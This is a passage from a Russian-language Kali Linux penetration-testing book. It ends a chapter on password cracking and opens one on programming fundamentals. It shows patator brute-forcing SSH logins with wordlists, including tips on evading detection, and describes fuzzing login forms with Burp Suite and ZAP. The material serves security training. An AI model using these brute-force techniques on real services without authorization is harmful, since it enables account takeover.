   | 7     | Authentication failed.
18:32:24 patator INFO -  1     22   2.066      | root:12345678
   | 9     | Authentication failed.
18:32:24 patator INFO -  1     22   2.118      | root:123456
   | 1     | Authentication failed.
18:32:24 patator INFO -  1     22   2.066      | root:12345
   | 2     | Authentication failed.
18:32:24 patator INFO -  1     22   2.111      | root:123456789
   | 3     | Authentication failed.
```

Вы можете видеть, что используя *patator*, мы получаем все сообщения об ошибках. Несмотря на то, что это показывает прогресс программы, найти успехи будет сложнее, если вы посмотрите на миллионы сообщений об ошибках. К счастью, мы можем позаботиться об этом. *patator* предоставляет возможность создавать правила, в которых вы указываете условие и действие, которое нужно выполнить при выполнении этого условия. Используя это, мы можем сказать *patator* игнорировать сообщения об ошибках, которые мы получаем. В примере 9-14 показан тот же тест, что и раньше, но с добавлением правила игнорирования сообщений об ошибках аутентификации. Параметр *-x* указывает пататору исключить вывод, который включает фразу «Ошибка аутентификации» (Authentication failed).

Пример 9-14. Использование правила игнорирования в patator

```
savagewood:root~# patator ssh_login host=192.168.86.61  user=FILE0
password=FILE1
    0=users.txt 1=rockyou -x ignore:fgrep='Authentication failed'
18:43:56 patator INFO - Starting Patator v0.6
(http://code.google.com/p/patator/)
    at 2018-03-31 18:43 MDT
18:43:57 patator    INFO -
18:43:57 patator    INFO - code size time | candidate
| num | mesg
18:43:57 patator    INFO - ---------------------------------
-----------------------------------------
^C18:44:24 patator INFO - Hits/Done/Skip/Fail/Size:0/130/0/0/57377568,
Avg: 4 r/s,
    Time: 0h 0m 27s
18:44:24 patator INFO - To resume execution, pass
    --resume 13,13,13,13,13,13,13,13,13,13
```

Этот прогон был отменен. Через мгновение бег прекратился, и *patator* представил нам статистику того, что было сделано. Другая вещь, которую мы получаем, - это возможность возобновить выполнение, передавая *--resume* в качестве параметра командной строки для *patator*. Если бы мне пришлось по какой-то причине остановиться, но я хотел бы забрать его обратно, мне не пришлось бы начинать с начала моих списков. Вместо этого *patator* сможет возобновить работу, потому что он поддерживает состояние. Это также то, что *hydra* могла сделать так же хорошо, как и *john* раньше.

Подобно *hydra*, *patator* будет использовать темы. Фактически, вы можете указать количество потоков, которые будут увеличиваться или уменьшаться в зависимости от того, чего вы хотите достичь. Еще одна полезная функция *patator* - возможность указать, хотите ли вы делать перерывы между попытками. Если вы задерживаетесь, вы можете дать себе больше шансов избежать обнаружения. Конечно, чем больше задержек вы используете, тем дольше будет длиться попытка взломать пароль.

Взлом Web-приложений

Веб-приложения могут предоставить доступ к критически важным данным. Они также могут предоставлять точки входа в базовую операционную систему, если они используются или используются неправильно. В результате взлом паролей в веб-приложениях может иметь важное значение для тестирования, которое вам, возможно, было поручено выполнить. В дополнение к таким инструментам, как гидра, которые можно использовать для взлома паролей, для общего тестирования веб-приложений чаще используются другие инструменты. Два хороших инструмента, которые установлены в Kali Linux, можно использовать для выполнения атак на веб-приложения с использованием метода перебора паролей.

Первая программа, на которую стоит обратить внимание, это версия Burp Suite, которая поставляется с Kali. Профессиональная версия Burp Suite доступна, но ограниченных функциональных возможностей, предоставляемых в имеющейся у нас версии, достаточно для выполнения парольных атак. Первое, что нам нужно сделать, это найти страницу, которая отправляет запрос на вход. На рисунке 9-3 показана вкладка «Цель» (Target) с выбранным запросом. Это включает в себя параметры *email* и *password*. Это параметры, которые мы собираемся изменить, и пусть Burp Suite проверит их для нас.




Рис. 9-3. Выбор цели в Burp Suite

После того, как мы выбрали страницу, мы можем отправить ее злоумышленнику. Это еще один раздел приложения Burp Suite. Если щелкнуть правой кнопкой мыши страницу в целевой области на левой панели и выбрать «Отправить в Intruder», в Intruder появится вкладка с запросом и всеми параметрами. Нарушитель идентифицирует все, чем можно манипулировать, включая поля заголовка и параметры, которые будут переданы в приложение. Поля определены, чтобы ими можно было манипулировать позже. После того, как мы пометили позиции, на которых мы хотим провести атаку грубой силой, мы переходим к указанию типа атаки, которую мы хотим использовать, и затем значений для использования. Рисунок 9-4 показывает вкладку Payloads, где мы собираемся использовать brute-force (грубую силу).




Рис. 9-4. Брут-форс Имен и Паролей в Burp Suite

Burp Suite позволяет нам выбрать набор символов, который мы хотим использовать для генерации паролей. Мы также можем использовать функции манипуляции, которые предоставляет Burp Suite. Эти функции более полезны, если вы начинаете со списков слов, так как вы, вероятно, хотите искажать эти слова. Возможно, менее полезно манипулировать сгенерированными паролями при атаке методом перебора, потому что вы должны получать все возможные пароли в пределах предоставленных параметров - наборы символов и минимальную и максимальную длину.

Burp Suite - не единственный продукт, который можно использовать для создания парольных атак на веб-сайты. ZAP также может выполнять фаззинговые атаки, что означает, что он будет непрерывно отправлять переменные входные данные в приложение. В ZAP существует такая же необходимость выбора запроса с параметрами, как в Burp Suite. Получив запрос и параметр, который вы хотите

добавить, щелкните правой кнопкой мыши выбранный параметр и выберите Fuzzer. Это вызывает диалоговое окно с просьбой выбрать, как вы хотите изменить значение параметра. На рисунке 9-5 показаны диалоговые окна, которые открываются для выбора значений полезной нагрузки, которые должен отправлять ZAP.




Рис. 9-5. ZAP: fuzzing-атака

ZAP предоставляет типы данных, которые могут быть отправлены или созданы. На рисунке 9-5 вы видите выбор файла, где мы снова будем использовать *rockyou.txt*. Это позволяет ZAP изменять параметр со всеми значениями в файле *rockyou.txt*. Вы можете выбрать несколько наборов полезной нагрузки, в зависимости от количества параметров, которые вы устанавливаете.

Эти две программы основаны на графическом интерфейсе. Хотя вы можете использовать некоторые другие инструменты, которые мы рассмотрели, для взлома сетевых паролей, иногда проще выбрать нужные параметры, используя инструмент на основе графического интерфейса, а не программу командной строки. Это, безусловно, можно сделать, но увидеть запрос и выбрать параметры для использования, а также наборы данных, которые вы собираетесь передать,

проще всего в таком инструменте, как ZAP или Burp Suite. В конце концов, всегда нужно делать то, что лучше для вас, и не то, чтобы у вас не было выбора инструментов. Вам просто нужно выбрать тот, который лучше всего подходит для вашей работы. Конечно, как и при любом другом типе тестирования, использование нескольких инструментов с несколькими методами, вероятно, даст вам лучший результат.

Резюме

Вам не всегда будет предложено взломать пароли. Это часто делается в целях соблюдения требований, чтобы гарантировать, что пользователи используют надежные пароли. Однако, если вам нужно потребуется выполнить взлом пароля, Кали имеет мощные инструменты для использования, в том числе локальный взлом пароля и сетевой взлом пароля. Некоторые ключевые понятия, которые следует взять из этой главы, заключаются в следующем:

- Metasploit может быть полезен для сбора паролей для взлома в режиме offline.
- Имея файлы паролей локально дает вам время, чтобы взломать с помощью различных методов.
- John the Ripper может быть использован для взлома паролей с помощью трех поддерживаемых режимов.
- Радужные таблицы работают путем предварительного вычисления хэш-значений.
- Радужные таблицы могут быть созданы с использованием наборов символов, которые вам нужны.
- Радужные таблицы, и особенно *rcrack*, могут быть использованы для взлома паролей.
- Запуск брут-форс атаки против удаленных служб с помощью таких инструментов, как *hydra* и *patator*, может помочь получить пароли удаленно.
- Используя GUI - инструменты для взлома веб-аутентификаций, вы также можете получить имена пользователей и пароли.

Дополнительные ресурсы

- hashcat, “Example Hashes”
- RainbowCrack, “List of Rainbow Tables”
- Objectif Sécurité, “Ophcrack” Tables
- RainbowCrack, “Rainbow Table Generation and Sort”
- Philippe Oechslin, “Making a Faster Cryptanalytic Time-Memory Trade-Off”

Глава 10. Передовые методы и концепции

Несмотря на то, что Kali располагает обширным набором инструментов для тестирования безопасности, иногда вам нужно что-то делать, кроме стандартных автоматических проверок и тестов, предлагаемых этими инструментами. Возможность создавать инструменты и расширять имеющиеся из них выделит вас в качестве тестера. Результаты большинства инструментов должны быть проверены каким-либо образом, чтобы отделить ложные срабатывания от реальных проблем. Вы можете сделать это вручную, но иногда вам может понадобиться или захотеть автоматизировать это, чтобы сэкономить время. Лучший способ сделать это - написать программы, которые сделают всю работу за вас. Автоматизация ваших задач экономит время. Это также заставляет вас задуматься о том, что вы делаете и что вам нужно сделать, чтобы вы могли записать это в программу.

Научиться программировать - сложная задача. Мы не будем рассказывать, как писать программы здесь. Вместо этого вы получите лучшее понимание того, как программирование связано с уязвимостями. Кроме того, мы рассмотрим, как работают языки программирования и как используются некоторые из этих функций.

В конечном счете, эксплойты используются для того, чтобы воспользоваться ошибками программного обеспечения. Чтобы понять, как работают ваши эксплойты и, возможно, почему они не работают, важно понять, как создаются программы и как ими управляет операционная система. Без этого понимания вы стреляете вслепую. Я большой сторонник знания того, почему или как что-то работает, а не просто предположить, что это будет работать. Конечно, не у всех есть такая философия или интерес, и это нормально. Однако знание большего на более глубоком уровне, надеюсь, сделает вас лучше в том, что вы делаете. У вас будут знания, чтобы сделать следующие шаги.

Конечно, вам не нужно писать все свои собственные программы с нуля. И Nmap, и Metasploit дают вам большое преимущество, выполняя тяжелую работу. В результате вы можете начать с их фреймворков и расширить их функциональные возможности для выполнения действий, которые вы хотите или нуждаетесь. Это особенно верно, когда вы имеете дело с чем-то, кроме коммерческих готовых

продуктов (COTS). Если компания разработала свое собственное программное обеспечение с собственным способом связи по сети, вам может потребоваться написать модули для Nmap или Metasploit, чтобы исследовать или использовать это программное обеспечение.

Иногда, потенциал для того, чтобы использовать программу, может быть обнаружен, глядя на саму программу. Это может означать исходный код, если он доступен, или это может означать просмотр версии на ассемблере. Достигнуть этого уровня означает взять программу и запустить ее через другую программу, которая переводит двоичные значения обратно в мнемонические значения, используемые на ассемблере. Получив это, мы можем начать отслеживать программу, чтобы увидеть, что она делает, где она и как она это делает. Используя эту технику, вы можете идентифицировать потенциальные уязвимости или программные недостатки, но вы также можете наблюдать за тем, что происходит, когда вы работаете с эксплойтами. Преобразование обратно в сборку и наблюдение за тем, что делает программа, называется реверс-инжинирингом. Вы начинаете с конечного результата и пытаетесь вернуться назад. Это глубокий предмет, но может быть полезно получить краткое введение в некоторые из техник.

Основы программирования

Вы можете подобрать тысячи книг о написании программ. Бесчисленные веб-сайты и видео могут познакомить вас с основами написания кода на любом языке. Важная вещь, с которой нужно здесь уйти, - не обязательно, как писать на данном языке. Важно понимать, что они все делают. Это поможет вам понять, где появляются уязвимости и как они работают. В конце концов, программирование - это не волшебство или тайное искусство. У него есть известные правила, включая то, как исходный код преобразуется во что-то, что компьютер может понять.

Во-первых, полезно понять три подхода к преобразованию исходного кода - что-то, что вы или я могли бы прочитать, поскольку в нем используются слова, символы и значения, которые мы можем понять, - в коды операций, которые будет понимать компьютер. После того, как вы это поймете, мы можем поговорить о способах использования кода, что означает, что в программе есть уязвимости, которые можно использовать для достижения того, что изначально не предназначалось для программы.

Компилируемый язык

Давайте начнем с простой программы. Мы будем работать с простой программой, написанной на языке, который вы можете узнать, если вы когда-либо видели исходный код программы. Язык C, разработанный в конце 1960-х годов вместе с Unix (Unix был в конечном итоге написан на C, поэтому язык был разработан как язык для написания операционной системы), сегодня является общей основой для многих языков программирования. Perl, Python, C ++, C #, Java и Swift - все это основано на языке C с точки зрения построения синтаксиса.

Прежде чем мы доберемся до места, давайте поговорим об элементах программного обеспечения, необходимых для работы системы компиляции. Во-первых, у нас может быть препроцессор. Препроцессор просматривает весь исходный код и производит замены в соответствии с инструкциями в исходном коде. После завершения препроцессора компилятор запускается, проверяя синтаксис исходного кода. Если есть ошибки, будут сгенерированы ошибки, указывающие, где необходимо исправить исходный код. Если ошибок нет, компилятор выведет код объекта.

Код объекта (*object code*) является необработанным кодом операции. Сама по себе она не может быть запущена операционной системой, даже если все в ней выражено на языке, понятном процессору. Программы должны быть обернуты определенным образом; им нужны директивы для загрузчика в операционной системе, указывающие, какие части являются данными, а какие - кодом. Для создания финальной программы мы используем компоновщик. Компоновщик (*linker*) берет все возможные объектные файлы, поскольку мы могли создать наш исполняемый файл из десятков файлов исходного кода, которые необходимо объединить, и объединить их в один исполняемый файл.

Компоновщик также отвечает за принятие любых внешних библиотечных функций и их внедрение, если мы используем что-то, что мы не написали. Это предполагает, что внешние модули используются статически (вводятся в программу на этапе компиляции / компоновки), а не динамически (загружаются в пространство программы во время выполнения). Результатом компоновщика должен быть исполняемый файл программы, который мы можем запустить.

СИНТАКСИС ЯЗЫКА ПРОГРАММИРОВАНИЯ

> Синтаксис в языках программирования такой же, как синтаксис в устной и письменной речи. Синтаксис - это правила выражения языка. Например, в английском языке мы используем словосочетания в сочетании с глагольными фразами, чтобы получить предложение, которое можно легко проанализировать и понять. Есть правила, которым вы следуете, вероятно, неосознанно, чтобы убедиться, что то, что вы пишете, понятно и выражает то, что вы имеете в виду. То же самое верно для языков программирования. Синтаксис - это набор правил, которым необходимо следовать, чтобы исходный код превратился в работающую программу.

Пример 10-1 показывает простую программу, написанную на языке программирования C. Мы будем использовать это в качестве основы для прохождения процесса компиляции с использованием описанных элементов.

Пример 10-1.Пример программы на языке C

```
#include <stdio.h>

int main(int argc, char **argv)
{
    int x = 10;

    printf("Wubble, world!");

  return 0;
}
```

Эта программа представляет собой мягкий вариант распространенного примера в программировании: программа Hello, World. Это первая программа, которую многие пишут при изучении нового языка, и часто это первая программа, демонстрируемая, когда люди объясняют новые языки. Для наших целей он демонстрирует особенности, о которых мы хотим поговорить.

Хорошие программы написаны по модульному принципу. Это хорошая практика, потому что она позволяет разбить функциональность на более мелкие части. Это позволяет вам лучше понять, что вы делаете. Это также делает программу более читабельной. На ранних уроках программирования мы учимся тому, что если вы отправляетесь в более широкий мир для написания программ, кто-то другой в конечном итоге должен будет поддерживать эти программы (читай: исправляйте ошибки). Это означает, что мы хотим сделать это как можно более легким для того человека, который идет за вами. По сути, поступай с другими так, как поступил бы с тобой. Если вы хотите, чтобы исправление ошибок было проще, сделайте это проще для тех, кому придется исправлять ваши ошибки. Модульные программы также означают повторное использование. Если я выделю определенный набор

функций, я смогу использовать его повторно без необходимости переписывать его на месте, когда мне это нужно.

Первая строка в программе - пример модульного программирования. Мы говорим о том, что мы собираемся включить все функции, которые определены в файле *stdio.h*. Это набор функций ввода/вывода (input/output (I/O)), которые определены стандартной библиотекой языка Си. Хотя это важные функции, они просто функции. Они сами не являются частью языка. Чтобы использовать их, вы должны включить их. Препроцессор использует эту строку, подставляя строку *#include* содержимым указанного файла. Когда исходный код попадает в компилятор, весь код в файле, упомянутом в файле *.h*, будет частью написанного нами исходного кода.

После строки включения находится функция. Функция (*function*) является основным строительным блоком большинства языков программирования. Вот как мы выполняем определенные шаги в программе, потому что мы ожидаем их повторного использования. В данном конкретном случае это основная функция *main*. Мы должны включить основную функцию *main*, потому что, когда компоновщик завершает работу, он должен знать, на какой адрес указывать загрузчик операционной системы, когда начнется выполнение места. Маркер *main* сообщает компоновщику, где начнется выполнение.

Вы увидите значения в скобках после определения основной функции *main*. Это параметры, которые передаются в функцию. В этом случае они являются параметрами, которые были переданы в программу, то есть они являются аргументами командной строки. Первый параметр - это число аргументов, которые функция может ожидать найти в массиве значений, которые являются фактическими аргументами. Мы не собираемся вдаваться в обозначения, кроме как сказать, что это указывает на то, что у нас есть место в памяти. В действительности, у нас есть адрес памяти, который содержит другой адрес памяти, на котором фактически располагаются данные. Это то, с чем компоновщик также должен будет бороться, потому что ему придется вставлять фактические значения в возможный код. Вместо ***argv* будет адрес памяти или, по крайней мере, средство для вычисления адреса памяти.

Когда программа выполняется, у нее есть сегменты памяти, на которые она опирается. Первый - это сегмент кода (*code segment*). Здесь находятся все коды операций, которые выходят из компилятора. Это не что иное, как исполняемые операторы. Другой сегмент памяти - это сегмент стека (*stack segment*) - если хотите, рабочая память. Это эфемерно, то есть приходит и уходит, как нужно. Когда функции вызываются в исполнение, программа добавляет в стек кадр

стека. Кадр стека (*stack frame*) состоит из фрагментов данных, которые понадобятся функции. Это включает в себя параметры, которые передаются ему, а также любые локальные переменные. Компоновщик создает сегменты памяти на диске в исполняемом файле, но операционная система выделяет пространство в памяти при запуске программы.

Каждый кадр стека содержит локальные переменные, такие как переменная *x*, которая была определена как первый оператор в основной функции *main*. Он также содержит параметры, которые были переданы в функцию. В наших случаях это переменные *argc* и ***argv*. Исполняемые части функции обращаются к этим переменным в ячейках памяти в сегменте стека. Наконец, кадр стека содержит адрес возврата, который понадобится программе после завершения функции. Когда функция завершается, стек раскручивается, что означает, что установленный кадр стека освобождается (у программы есть указатель стека, который он отслеживает, указывая, какой адрес памяти находится в стеке в настоящее время). Адрес возврата, сохраняемый в стеке, - это место в исполняемом сегменте, куда программа должна вернуться после завершения функции.

Наше следующее утверждение - вызов *printf*. Это вызов функции, которая хранится в библиотеке. Препроцессор включает в себя все содержимое *stdio.h*, которое включает определение функции *printf*. Это позволяет завершить компиляцию без ошибок. Затем компоновщик добавляет объектный код из библиотеки для функции *printf*, чтобы при запуске программы у нее был адрес памяти, к которому можно было бы перейти, содержащий коды операций для этой функции. Затем функция работает так же, как и другие функции. Мы создаем фрейм стека, к месту в памяти функции переходят, и функция использует любые параметры, которые были помещены в стек.

Последняя строка необходима только потому, что функция была объявлена для возврата целочисленного значения. Это означает, что программа была создана для возврата значения. Это важно, потому что возвращаемые значения могут указывать на успех или неудачу программы. Различные возвращаемые значения могут указывать на конкретные условия ошибки. Значение 0 указывает, что программа успешно завершена. Если есть ненулевое значение, система распознает, что в программе произошла ошибка. Это не обязательно. Это просто считается хорошей практикой программирования, чтобы уточнить, каково было расположение программы после ее завершения.

Процесс компиляции намного больше, чем здесь. Это всего лишь грубый набросок, чтобы подготовить почву для понимания некоторых уязвимостей и эксплойтов позже. Скомпилированные программы - не единственный вид программ, которые мы используем. Другой тип программы - это интерпретируемые языки. Это не проходит процесс компиляции раньше времени.

Интерпретируемые языки

Если вы слышали о языке программирования Perl или Python, вы слышали о интерпретируемом языке. Мой первый опыт работы с языком программирования в 1981 году или около того был с интерпретируемым языком. Первым языком, который я использовал на миникомпьютере Корпорации цифрового оборудования, был BASIC. В то время это был интерпретированный язык. Не все реализации BASIC были интерпретированы, но эта была. Значительное количество языков переводятся. Каждый раз, когда вы слышите, что кто-то ссылается на язык сценариев, они говорят о интерпретируемом языке.

Интерпретируемые языки не составлены в том смысле, о котором мы говорили. Интерпретированный язык программирования преобразует отдельные строки кода в исполняемые коды операций, когда строки читаются интерпретатором. В то время как скомпилированная программа имеет сам исполняемый файл в качестве исполняемой программы - той, которая отображается в таблицах процессов - с интерпретированными языками, именно интерпретатор является процессом. Программа, которую вы действительно хотите запустить, является параметром этого процесса. Именно интерпретатор отвечает за чтение исходного кода и преобразование его, при необходимости, во что-то исполняемое. Например, если вы запускаете скрипт Python, вы увидите либо *python*, либо *python.exe* в таблице процессов, в зависимости от используемой вами платформы, будь то Linux или Windows.

Давайте посмотрим на простую программу на Python, чтобы лучше понять, как это работает. Пример 10-2 - это простая программа на Python, которая демонстрирует те же функциональные возможности, что и программа C в примере 10-1.

Пример 10-2. Пример программы на Python

```
import sys

print("Hello, wubble!")
```

Вы заметите, что это простая программа для сравнения. На самом деле, первая строка вообще не нужна. Я включил его, чтобы показать ту же функциональность, что и в программе на Си. Каждая строка интерпретируемой программы считывается и анализируется на наличие синтаксических ошибок, прежде чем строка преобразуется в действенные операции. В случае с первой строкой мы говорим интерпретатору Python импортировать функции из модуля *sys*. Помимо прочего, модуль *sys* предоставит нам доступ к любому аргументу командной строки. Это то же самое, что передать переменные *argc* и *argv* главной функции

main в предыдущей программе на Си. Следующая и единственная другая строка в программе - оператор print. Это встроенная программа, что означает, что она не является частью синтаксиса языка, но это функция, которую не нужно импортировать или создавать заново.

Это программа, которая не имеет возвращаемого значения. Мы можем создать наше собственное возвращаемое значение, вызвав *sys.exit(0)*. Это не обязательно. В коротких сценариях это может не иметь особой ценности, хотя всегда полезно возвращать значение, указывающее на успех или неудачу. Это может использоваться сторонними организациями для принятия решений, основанных на успехе или неудаче программы.

Одним из преимуществ использования интерпретируемых языков является скорость разработки. Мы можем быстро добавить новые функции в программу, не возвращаясь к процессу компиляции или компоновки. Вы редактируете исходный код программы и запускаете его через интерпретатор. Конечно, в этом есть и обратная сторона. Вы платите штраф за выполнение компиляции на месте во время работы программы. Каждый раз, когда вы запускаете программу, вы по существу компилируете программу и запускаете ее одновременно.

Промежуточные языки

Последний тип языка, который необходимо охватить, это промежуточный язык. Это что-то среднее между интерпретированным и скомпилированным. Все языки Microsoft .NET попадают в эту категорию, а также Java. Это два наиболее распространенных из них, с которыми вы столкнетесь, хотя их было много. Когда мы используем эти типы языков, все равно происходит процесс компиляции. Вместо того, чтобы получить настоящий исполняемый файл из конца процесса компиляции, вы получаете файл с промежуточным языком. Это также может называться псевдокодом. Для выполнения программы должна быть программа, которая может интерпретировать псевдокод, преобразовывая его в коды операций, которые понимает машина.

Есть несколько причин для такого подхода. Один не полагается на двоичный интерфейс, который относится к операционной системе. Все операционные системы имеют свой собственный двоичный интерфейс приложения (ABI), который определяет, как создается программа, чтобы операционная система могла использовать ее и выполнять коды операций, которые нас интересуют. Все остальное, что не является кодами операций и данными, является просто данными обертки, сообщающими операционной системе, как создается файл. Промежуточные языки избегают этой проблемы. Единственный элемент, который должен знать об ABI операционной системы, - это программа, которая работает на промежуточном языке или псевдокоде.

Другой причиной использования этого подхода является изоляция программы, которая выполняется из базовой операционной системы. Это создает «песочницу» для запуска приложения. Теоретически, для этого есть преимущества безопасности. На практике песочница не всегда идеальна и не всегда изолирует программу. Однако цель достойна восхищения. Чтобы лучше понять процесс написания на таких языках, давайте взглянем на простую программу на Java. Вы можете увидеть версию той же программы, которую мы рассматривали в примере 10-3.

Пример 10-3.Пример программы на языке Java

```
package basic;

